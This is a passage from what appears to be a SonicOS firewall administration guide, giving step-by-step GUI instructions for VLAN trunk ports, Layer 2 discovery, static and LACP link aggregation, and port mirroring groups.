
VLAN ID	Interface	Member
2	X0	X0
3	X1	X1
4	X2	X2
5	X3	X3
8	X6	X6
9	X7	X7
10	X8	X8
150	X9:V150	X9
332	X9:V332	X9

VLAN trunking interoperates with Link Aggregation and Port Mirroring features. A VLAN trunk port can be mirrored, but cannot act as a mirror port itself.

Ports configured as VLAN trunks cannot be used for any other function and are reserved for use in Layer 2 only. For example, you cannot configure an IP Address for the trunk ports.

When a Trunk VLAN interface has been configured on a particular trunk port, that trunk port cannot be deleted until the VLAN interface is removed, even though the VLAN is enabled on multiple trunk ports. This is an implementation limitation and will be addressed in a future release.


Viewing VLANs



Topics:

- Reserved VLAN Information on page 604
- VLAN Table on page 605
- VLAN Trunks Table on page 605

Reserved VLAN Information




The **Reserved VLAN Information** table lists the range of reserved VLAN IDs:

- **Starting VLAN ID**


- **Ending VLAN ID**

VLAN Table



VLAN ID	ID of the VLAN.
Interface	Interface assigned to the VLAN.
Member Ports	Ports associated with the interface.
Trunked	Indicates whether this VLAN is trunked.
Configure	Contains **Edit** icons for the VLANs.

VLAN Trunks Table




Trunk Port	Interface for the Trunk port and the number of VLAN entries associated with it
VLAN ID	ID(s) of the VLAN(s)
Configure	Contains **Delete** icons for the VLANs

To display the VLAN ID(s) of the Trunk Port, click the **Expand** icon for the Trunk port. To display the VLAN ID(s) of all the Trunk Ports, click the **Expand** icon in the **VLAN Trunks** table header. To hide the VLAN ID(s), click the appropriate **Collapse** icon.

Editing VLANs

To edit a VLAN:

1 On the **Switching > VLAN Trunking** page, click the **Configure** icon in the **VLAN Table** row for the VLAN ID you want to edit. The **Edit VLAN for PortShield Host** dialog displays.



2 Do one of the following:

- Type a different VLAN ID into the **VLAN ID** field. You can enter any VLAN ID except the original system-specified VLAN ID or any others in the **Reserved VLAN Information** table.
- Use the VLAN ID number in the **VLAN ID** field, which matches the one for which you clicked the **Configure** icon.

3 To enable trunking for this VLAN, select the **Trunked** checkbox. To disable trunking for this VLAN, clear the checkbox.

4 Click **OK**.

Adding a VLAN Trunk Port

To add a VLAN trunk port:

1 On the **Switching > VLAN Trunking** page under **VLAN Trunks**, click the **Add** button. The **Add VLAN Truck Port** dialog displays.

2 Select the port to add from the **Trunk Port** drop-down menu.

3 Click **OK**.

Enabling a VLAN on a Trunk Port

To enable a custom VLAN ID on a specific trunk port:

1 On the **Switching > VLAN Trunking** page under **VLAN Trunks**, click the **Enable VLAN** button. The **Enable VLAN** dialog displays.

2 Select a trunked port from the **Trunked Port** drop-down menu. This is the port that you want to use to trunk the VLAN ID indicated in the **VLAN ID** field.

3 In the **VLAN ID** field, type in the VLAN ID to be trunked. This can be a VLAN ID on another switch.

4 Click **OK**.

Deleting VLAN Trunk Ports

You can delete one VLAN trunk port, multiple ports at a time, or all ports.

To delete a VLAN trunk port:

1 Click the **Delete** icon in the **Configure** column for the port to be deleted.

To delete multiple VLAN trunk ports:

1 In the **VLAN Trunks** table, select one or more checkboxes for the VLAN trunk ports you want to delete.

2 Click the **Delete** button.

3 Click **OK** in the confirmation dialog.

To delete all VLAN trunk ports:

1 In the VLAN Trunks table, select the checkbox in the **VLAN Trunks** table heading.

2 Click the **Delete** button.


3 Click **OK** in the confirmation dialog.

48

Viewing Layer 2 Discovery

NOTE: Switching is available on all firewalls except the NSA 2600, TZ series, and SOHO W appliances.

Switching > L2 Discovery



The SonicOS firewall uses IEEE 802.1AB (LLDP)/Microsoft LLTD protocols and a switch forwarding table to discover nodes visible from a port. These are Layer 2 protocols and do not cross a broadcast domain. More information about these protocols is available at:

- https://en.wikipedia.org/wiki/Link_Layer_Topology_Discovery

- https://en.wikipedia.org/wiki/Link_Layer_Discovery_Protocol


Topics:

- Viewing L2 Discovery
- Activating L2 Discovery

Viewing L2 Discovery

By default, the **L2 Discovery** table displays only the interfaces, the number of nodes visible through the port, and the **Refresh** icons for the interfaces.

To display L2 discovery information, click the **Expand** icon for the desired interface. Information about the nodes discovered for the interface are displayed.



- MAC Address
- Vendor name
- IP Address or N/A (if applicable)
- System Name (if applicable)
- Description (if applicable)

Activating L2 Discovery

Discovery is active when the system boots up, but then does not restart unless you click the **Refresh** icon for a particular interface.

To restart Layer 2 discovery on multiple interfaces:

1 Select the checkbox next to the desired interfaces.

2 Click the **Refresh Selected** button at the bottom of the table.

To restart Layer 2 discovery on all interfaces:

1 Select the checkbox in the table heading.


2 Click the **Refresh Selected** button at the bottom of the table.

49

Configuring Link Aggregation

NOTE: Switching is available on all NSA 3600 and above and SuperMassive appliances.

Switching > Link Aggregation



Topics:

About Link Aggregation

NOTE: Static Link Aggregation (LAG) is supported for NSA 3600 and higher firewalls.

Link Aggregation allows port redundancy and load balancing in Layer 2 networks. Load balancing is controlled by the hardware, based on source and destination MAC address pairs. The **Switching > Link Aggregation** page provides information and statistics about and allows configuration of interfaces for aggregation.

Static Link Aggregation is supported. Ports that are in the same VLAN (same PortShield Group) or are VLAN trunk ports are eligible for link aggregation. Up to four ports can be aggregated in a logical group, and there can be four Logical Links (LAGs) configured.

NOTE: Dynamic Link Aggregation protocol LACP (IEEE 802.1AX) is supported only on the SM 9800 and NSA 2650.

Two main types of usage are enabled by this feature:

- **Firewall to Server** – This is implemented by enabling Link Aggregation on ports within the same VLAN (same PortShield Group). This configuration allows port redundancy, but does not support load balancing in the appliance-to-Server direction due to a hardware limitation on the appliance.
- **Firewall to Switch** – This is allowed by enabling Link Aggregation on VLAN trunk ports. Load balancing is automatically performed by the hardware. the appliance supports one load balancing algorithm based on source and destination MAC address pairs.

Similarly to PortShield configuration, you select an interface that represents the aggregated group. This port is called an aggregator. The aggregator port must be assigned a unique key. By default, the aggregator port key is the same as its interface number. Non-aggregator ports can be optionally configured with a key, which can help prevent an erroneous LAG if the switch connections are wired incorrectly.

Ports bond together if connected to the same link partner and their keys match. A link partner cannot be discovered for Static link aggregation. In this case, ports aggregate based on keys alone.

Like a PortShield host, the aggregator port cannot be removed from the LAG since it represents the LAG in the system.

NOTE: After link aggregation has been enabled on VLAN trunk ports, additional VLANs cannot be added or deleted on the LAG.

Viewing Link Aggregation


Topics:

Viewing Status

The **Status** table displays the MAC address System ID for the firewall.

Viewing Link Aggregation Ports

Port	Interface used as an aggregator port or a member port
LAG ID	System-configured link aggregator. A port that is not an aggregator has a LAG ID of the aggregator of which it is a member.
Key	Indicates port membership from the **Add LAG Port** dialog. If the key was kept **Auto-Detect**, the word **Auto** displays.
Aggregator	Indicates an aggregator port by a green checkmark; otherwise, it is blank.
LACP Enable	Indicates whether LACP is enabled.
Status	Indicates whether the port is **up** or **down**.
Partner	MAC addresses of the link partners after they are physically connected; for • Static LAG, displays `00:00:00:00:00:00` • Dynamic LAG, displays the partner's MAC address
Vendor	Displays the name of the equipment manufacturer.
Action	Displays these icons: • **Statistics** – when moused over, displays the LAG Port Statistics popup:



- **Delete**

Creating a Logical Link (LAG)


How you create a LAG depends on whether the firewall is a SuperMassive 9800 or an other SonicWall firewall.

Topics:

Creating a LAG on a non-SuperMassive 9800 Firewall

To create a Logical Link (LAG):

1 On the **Switching > Link Aggregation** page, click the **Add** button. The **Add LAG Port** dialog displays.



2 Select the interface from the **Port** drop-down menu.

3 To:

- Enable auto-detection of port membership in an LAG group, ensure the Key Auto-Detect checkbox is selected. This option is selected by default.
- Disable auto-detection and specify a key:
  a) Clear the **Auto-Detect** checkbox.
  b) Type the desired key into the **Key** field. The minimum value is 1, and the maximum value is 255.

4 If this interface will be the aggregator for the LAG, select the **Aggregator** checkbox. Only one interface can be an aggregator for a LAG. This option is not selected by default.

5 Click **OK**.

6 On the **Switching > Link Aggregation** page, click the **Add** button again. The **Add LAG Port** dialog redisplays.

7 Select the interface for the link partner from the **Port** drop-down menu.

8 If you specified a key for the first interface (the aggregator), clear the **Auto-Detect** checkbox and type the same key into the **Key** field. If **Auto-Detect** was left enabled for the first interface, leave it enabled for this one as well.

NOTE: The **Auto-Detect** option cannot be used with a static LAG.

9 Clear the **Aggregator** checkbox. Only one interface can be an aggregator for a LAG.


10 Click **OK**.

The **Switching > Link Aggregation** page displays the LAG. The **Partner** column displays the MAC addresses of the link partners after they are physically connected.

Creating a LAG on a SuperMassive 9800 Firewall

To create a Logical Link (LAG) on a SuperMassive 9800:

1 On the **Switching > Link Aggregation** page, click the **Add** button. The **Add LAG Port** dialog displays.



2 Select the interface from the **Aggregator Port** drop-down menu.

3 Specify the port membership to an LAG group by entering the desired key into the **Key** field. The minimum value is 1, and the maximum value is 255. The field has a default value of 0, which must be replaced.

4 Select the ports to be aggregated from the **Member Ports** drop-down menu. You can select any number of ports in the list by selecting the checkbox for each port to be aggregated.

NOTE: The listed ports depend on the interface chosen in Step 2.

5 To enable Link Aggregation Control Protocol (LACP) for this port, select the **LACP Enable** checkbox. This option is not selected by default.

6 From the **Load Balance Type** drop-down menu, select the how load balancing is performed:

- **SRC_MAC**, **ETH_TYPE**, **VLAN**, **INTF** (default)
- **DST_MAC**, **ETH_TYPE**, **VLAN**, **INTF**
- **SRC_MAC**, **DST_MAC**, **ETH_TYPE**, **VLAN**, **INTF**
- **SRC_IP**, **SRC_PORT**
- **DST_IP**, **DST_PORT**
- **SRC_IP**, **SRC_PORT**, **DST_IP**, **DST_PORT**


7 Click **OK**.

50

Configuring Port Mirroring

NOTE: Switching is available on all NSA 3600 and above firewalls.

Switching > Port Mirroring



Topics:

About Port Mirroring


You can configure Port Mirroring on SonicOS to send a copy of network packets seen on one or more switch ports (or on a VLAN) to another switch port called the mirror port. By connecting to the mirror port, you can monitor the traffic passing through the mirrored port(s).

A VLAN trunk port can be mirrored, but cannot act as a mirror port itself.

The **Switching > Port Mirroring** page allows you to assign mirror ports to mirror ingress, egress or bidirectional packets coming from a group of ports.

Viewing Mirrored Ports


You monitor traffic on the mirrored port(s) by connecting to the mirror port.



Group Name	Name of the interface group.
Mirror Port	Interface used as the mirror port, that is, the port that monitors other ports on the selected direction.
Direction	Direction of the traffic being mirrored: • **both** (bidirectional) • **ingress** • **egress**
Ingress	Number of packets arriving on the mirrored port(s). For egress-only ports, this is always 0.
Egress	Number of packets sent out on the mirrored port(s). For ingress-only ports, this is always 0.
Enable	Indicates whether mirroring is enabled – a checkmark is in the checkbox – or disabled – the checkbox is blank – for the group.
Configure	Contains the **Edit** and **Delete** icons for the group entry and a **Delete** icon for each port in the group.

Expanding/Collapsing the Groups

To expand the mirror group to see the interfaces in the group, click the **Expand** icon for the group.




To hide the group members, click the group's **Collapse** icon.

Configuring a Port Mirroring Group

To create a new port mirroring group:

1 On the **Switching > Port Mirroring** page, click the **New Group** button. The **Edit Mirror Group** dialog displays.



2 Enter a descriptive name for the group into the **Interface Group Name** field. The default name is **New Group**.

3 For the **Direction**, select one of the following:

- **ingress** – Monitors traffic arriving on the mirrored port(s).
- **egress** – Monitors traffic being sent out on the mirrored port(s).
- **both** – Monitors traffic in both directions on the mirrored port(s).

4 From the **All Interfaces** list:

   a Select the port to mirror the traffic to. You must use an unassigned port as the mirror port.

   b Click the top right-arrow button to move it to the **Mirror Port** field.

5 From the **All Interfaces** list:

   a Select one or more ports to be monitored. You monitor traffic on the mirrored port(s) by connecting to the mirror port.

   b Click the lower right-arrow button to move it/them to the **Mirrored Ports** field.

6 To enable port mirroring for these ports, select the **Enable** checkbox.

> **NOTE:** Only one ingress group and one egress group can be enabled at one time. If a group has both directions and it is enabled, the individual ingress and egress groups or another group with both directions cannot be enabled. The individual ingress and egress groups can be enabled separately.


7 Click **OK**.

8 To enable mirroring, on **Groups** table, click the **Enable** checkbox for the mirrored group.

Editing a Port Mirroring Group

To edit a port mirroring group:

1 Click the group's **Edit** icon. The **Edit Mirror Group** dialog for the group displays.



2 Make the changes to any of the options.

> **NOTE:** You can add or delete mirrored ports. If you delete a member of the group, no confirmation message is displayed.

3 If mirroring has been enabled for the group, the **Enable** checkbox is selected. To disable port mirroring for these ports, deselect the **Enable** checkbox.

> **NOTE:** Only one ingress group and one egress group can be enabled at one time. If a group has both directions and it is enabled, the individual ingress and egress groups or another group with both directions cannot be enabled. The individual ingress and egress groups can be enabled separately.

4 Click **OK**.

Deleting Port Mirroring Groups

You can delete members of a mirror group, a mirror group, multiple groups, or all groups.

Topics:

Removing Port Group Members

